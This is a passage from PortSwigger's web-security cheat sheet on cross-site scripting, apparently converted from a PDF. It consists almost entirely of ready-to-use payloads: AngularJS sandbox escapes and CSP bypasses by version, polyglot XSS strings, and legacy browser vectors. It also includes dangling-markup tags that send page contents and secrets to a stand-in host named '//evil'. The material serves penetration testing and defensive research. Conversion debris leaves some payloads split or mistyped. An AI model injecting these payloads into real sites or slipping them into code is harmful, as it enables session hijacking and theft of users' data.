>=1.6.0 (shorter) Gareth Heyes (PortSwigger) & Lewis Ardern (Synopsys) 33 {{\$on.constructor('alert(1)')()}} ☐ Copy DOM based AngularJS sandbox escapes (Using orderBy or no \$eval) 1.0.1 - 1.1.5 Mario Heiderich (Cure53) 37 constructor.constructor('alert(1)')() Copy 1.2.0 - 1.2.18 Jan Horn (Google) 118 a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')() Copy 1.2.19 - 1.2.23

Create PDF in your applications with the Pdfcrowd HTML to PDF API

PDFCROWD

Mathias Karlsson (Detectify)

119

toString.constructor.prototype.toString=toString.constructor.prototype.call; ["a", "alert(1)"].sort(toString.constructor)



1.2.24 - 1.2.26

Gareth Heyes (PortSwigger)

317

```
{}[['__proto__']]['x']=constructor.getOwnPropertyDescriptor;g={}[['__proto__']]['x'];{}[['__proto__']]
['y']=g(''.sub[['__proto__']],'constructor');{}[['__proto__']]['z']=constructor.defineProperty;d={}[['__proto__']]
['z'];d(''.sub[['__proto__']],'constructor',{value:false});{}[['__proto__']]['y'].value('alert(1)')()
```



1.2.27-1.2.29/1.3.0-1.3.20

Gareth Heyes (PortSwigger)

20

{}.")));alert(1)//";



1.4.0-1.4.5

Gareth Heyes (PortSwigger)

75 'a'.constructor.prototype.charAt=[].join;[1]|orderBy:'x=1} };alert(1)//'; Copy >=1.6.0 Mario Heiderich (Cure53) 37 constructor.constructor('alert(1)')() □ Copy 1.4.4 (without strings) **Gareth Heyes** (PortSwigger) 134 toString().constructor.prototype.charAt=[].join; [1,2] orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41) 口 Copy AngularJS CSP bypasses All versions (Chrome) **Gareth Heyes** (PortSwigger) 81

<input autofocus ng-focus="\$event.path|orderBy:'[].constructor.from([1],alert)'">



All versions (Chrome) shorter

Gareth Heyes (PortSwigger)

56

<input id=x ng-focus=\$event.path|orderBy:'(z=alert)(1)'>



All versions (all browsers) shorter

Gareth Heyes (PortSwigger)

91

<input autofocus ng-focus="\$event.composedPath()|orderBy:'[].constructor.from([1],alert)'">



1.2.0 - 1.5.0

Eduardo Vela (Google)

190

<div ng-app ng-csp><div ng-focus="x=\$event;" id=f tabindex=0>foo</div><div ng-repeat="(key, value) in x.view"><div ng-if="key
== 'window'">{{ [1].reduce(value.alert, 1); }}</div></div></div>





Scriptless attacks



Dangling markup

Background attribute

<body background="//evil?
<table background="//evil?
<table><thead background="//evil?
<table><tfoot background="//evil?
<table><th background="//evil?



Link href stylesheet

<link rel=stylesheet href="//evil?</pre>



Link href icon

<link rel=icon href="//evil?</pre>



Meta refresh

<meta http-equiv="refresh" content="0; http://evil?</pre>



Img to pass markup through src attribute

<img src="//evil?
<image src="//evil?</pre>



Video using track element

<video><track default src="//evil?</pre>



Video using source element and src attribute

<video><source src="//evil?</pre>



Audio using source element and src attribute

<audio><source src="//evil?</pre>



Input src

<input type=image src="//evil?</pre>



Button using formaction

<form><button style="width:100%; height:100%" type=submit formaction="//evil?</pre>



Input using formaction

<form><input type=submit value="XSS" style="width:100%; height:100%" type=submit formaction="//evil?</pre>



Form using action

<button form=x style="width:100%;height:100%;"><form id=x action="//evil?</pre>



Isindex using src attribute

<isindex type=image src="//evil?</pre>



Isindex	using	submit

<isindex type=submit style=width:100%;height:100%; value=XSS formaction="//evil?</pre>



Object data

<object data="//evil?</pre>



Iframe src

<iframe src="//evil?</pre>



Embed src

<embed src="//evil?</pre>



Use textarea to consume markup and post to external site

<form><button formaction=//evil>XSS</button><textarea name=x>



Pass markup data through window.name using form target

<button form=x>XSS</button><form id=x action=//evil target='</pre>



Pass markup data through window.name using base target

You must click me



Pass markup data through window.name using formtarget

<form><input type=submit value="Click me" formaction=http://subdomain1.portswigger-labs.net/dangling_markup/name.html formtarget="



Using base href to pass data

xss<base href="//evil/"</pre>



Using embed window name to pass data from the page

<embed src=http://subdomain1.portswigger-labs.net/dangling_markup/name.html name="</pre>



Using iframe window name to pass data from the page

<iframe src=http://subdomain1.portswigger-labs.net/dangling markup/name.html name="</pre>



Using object window name to pass data from the page

<object data=http://subdomain1.portswigger-labs.net/dangling markup/name.html name="</pre>



Using frame window name to pass data from the page

<frameset><frame src=http://subdomain1.portswigger-labs.net/dangling markup/name.html name="</pre>



Polyglots

Polyglot payload 1

javascript:/*--></title></style></texturea></script></xmp><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>



Polyglot payload 2

javascript:"/*'/*`/*--></noscript></title></textarea></style></template></noembed></script><html \"
onmouseover=/*<svg/*/onload=alert()//>



Classic vectors (XSS crypt)



Image src with JavaScript protocol



Body background with JavaScript protocol

<body background="javascript:alert(1)">



Iframe data urls no longer work as modern browsers use a null origin

 $<\!\!\text{iframe src="data:text/html,}\!<\!\!\text{img src=1 onerror=alert(document.domain)}\!>\!\!">$



VBScript protocol used to work in IE

XSS

```
<a href="#" onclick="vbs:Msgbox+1">XSS</a>
<a href="#" onclick="VBS:Msgbox+1">XSS</a>
<a href="#" onclick="vbscript:Msgbox+1">XSS</a>
<a href="#" onclick="vBSCRIPT:Msgbox+1">XSS</a>
<a href="#" language=vbs onclick="vbscript:Msgbox+1">XSS</a>
Copy
```

JScript compact was a minimal version of JS that wasn't widely used in IE

```
<a href="#" onclick="jscript.compact:alert(1);">test</a>
<a href="#" onclick="JSCRIPT.COMPACT:alert(1);">test</a>
```



JScript.Encode allows encoded JavaScript

```
<a href=# language="JScript.Encode" onclick="#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@">XSS</a>
<a href=# onclick="JScript.Encode:#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@">XSS</a>
```



VBScript.Encoded allows encoded VBScript

```
<iframe onload=VBScript.Encode:#@~^CAAAAA==\ko$K6,FoQIAAA==^#~@>
<iframe language=VBScript.Encode onload=#@~^CAAAAA==\ko$K6,FoQIAAA==^#~@>
```



JavaScript entities used to work in Netscape Navigator

XSS



JavaScript stylesheets used to be supported by Netscape Navigator

<link href="xss.js" rel=stylesheet type="text/javascript">



Button used to consume markup

<form><button name=x formaction=x>stealme



IE9 select elements and plaintext used to consume markup

<form action=x><button>XSS</button><select name=x><option><plaintext><script>token="supersecret"</script>



XBL Firefox only <= 2



XBL also worked in FF3.5 using data urls

<img src="blah" style="-moz-binding: url(data:text/xml;charset=utf-</pre>

8, \$3C\$3Fxm1\$20version\$3D\$221.0\$22\$3F\$3E\$3Cbindings\$20xmlns\$3D\$22

http%3A//www.mozilla.org/xbl%22%3E%3Cbinding%20id%3D%22loader%22%3E%3Cimplementation%3E%3Cconstructor%3E%3C%21%5BCDATA%5Bvar%20url%20%3D%20%22alert.js

%22%3B%20var%20scr%20%3D%20document.createElement%28%22script%22%29%3B%20scr.setAttribute%28%22src%22%2Curl%29%3B%20var%20bodyElement%20%3D%20

document.getElementsByTagName%28%22html%22%29.item%280%29%3B%20bodyElement.appendChild%28scr%29%3B%20%5D%5D%3E%3C/constructor%3 E%3C/implementation%3E%3C/ binding%3E%3C/bindings%3E)" />



CSS expressions <=IE7

```
<div style=xss:expression(alert(1))>
<div style=xss:expression(1)-alert(1)>
<div style=xss:expressio\6e(alert(1))>
<div style=xss:expressio\0006e(alert(1))>
<div style=xss:expressio\00006e(alert(1))>
<div style=xss:expressio\6e(alert(1))>
<div style=xss:expressio&#x5c;6e(alert(1))>
```



In quirks mode IE allowed you to use = instead of :

<div style=xss=expression(alert(1))>
<div style="color=red">test</div>



Behaviors for older modes of IE

XSS



Older versions of IE supported event handlers in functions

```
<script>
function window.onload() {
alert(1);
</script>
<script>
function window::onload() {
alert(1);
</script>
<script>
function window.location() {
</script>
<body>
<script>
function/*<img src=1 onerror=alert(1)>*/document.body.innerHTML(){}
</script>
</body>
<body>
<script>
function document.body.innerHTML() { x = "< img src=1 onerror = alert(1) > "; }
</script>
</body>
```



GreyMagic HTML+time exploit (no longer works even in 5 docmode)

<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t"
implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS"> </BODY></HTML>



Credits

Brought to you by PortSwigger lovingly constructed by Gareth Heyes

This cheat sheet wouldn't be possible without the web security community who share their research. Big thanks to: James Kettle, Mario Heiderich, Eduardo Vela, Masato Kinugawa, Filedescriptor, LeverOne, Ben Hayak, Alex Inführ, Mathias Karlsson, Jan Horn, Ian Hickey, Gábor Molnár, tsetnep, Psych0tr1a, Skyphire, Abdulrhman Alqabandi, brainpillow, Kyo, Yosuke Hasegawa, White Jordan, Algol, jackmasa, wpulog, Bolk, Robert Hansen, David Lindsay, Superhei, Michal Zalewski, Renaud Lifchitz, Roman Ivanov, Frederik Braun, Krzysztof Kotowicz, Giorgio Maone, GreyMagic, Marcus Niemietz, Soroush Dalili, Stefano Di Paola, Roman Shafigullin, Lewis Ardern, Michał Bentkowski, SØPAS, avanish46, Juuso Käenmäki, jinmo123, itszn13, Martin Bajanik, David Granqvist

You can contribute to this cheat sheet by updating the JSON and creating a pull request

Burp Suite

Web vulnerability scanner Burp Suite Editions

Release Notes

Vulnerabilities

Cross-site scripting (XSS)

SQL injection

Cross-site request forgery

XML external entity injection

Directory traversal

Server-side request forgery

Customers

Organizations

Testers

Developers

Company

About

PortSwigger News

Careers Contact

Legal

Privacy Notice

Insights

Web Security Academy

Blog

Research

The Daily Swig

PORTSWIGGER
WER SECURITY



© 2019 PortSwigger Ltd.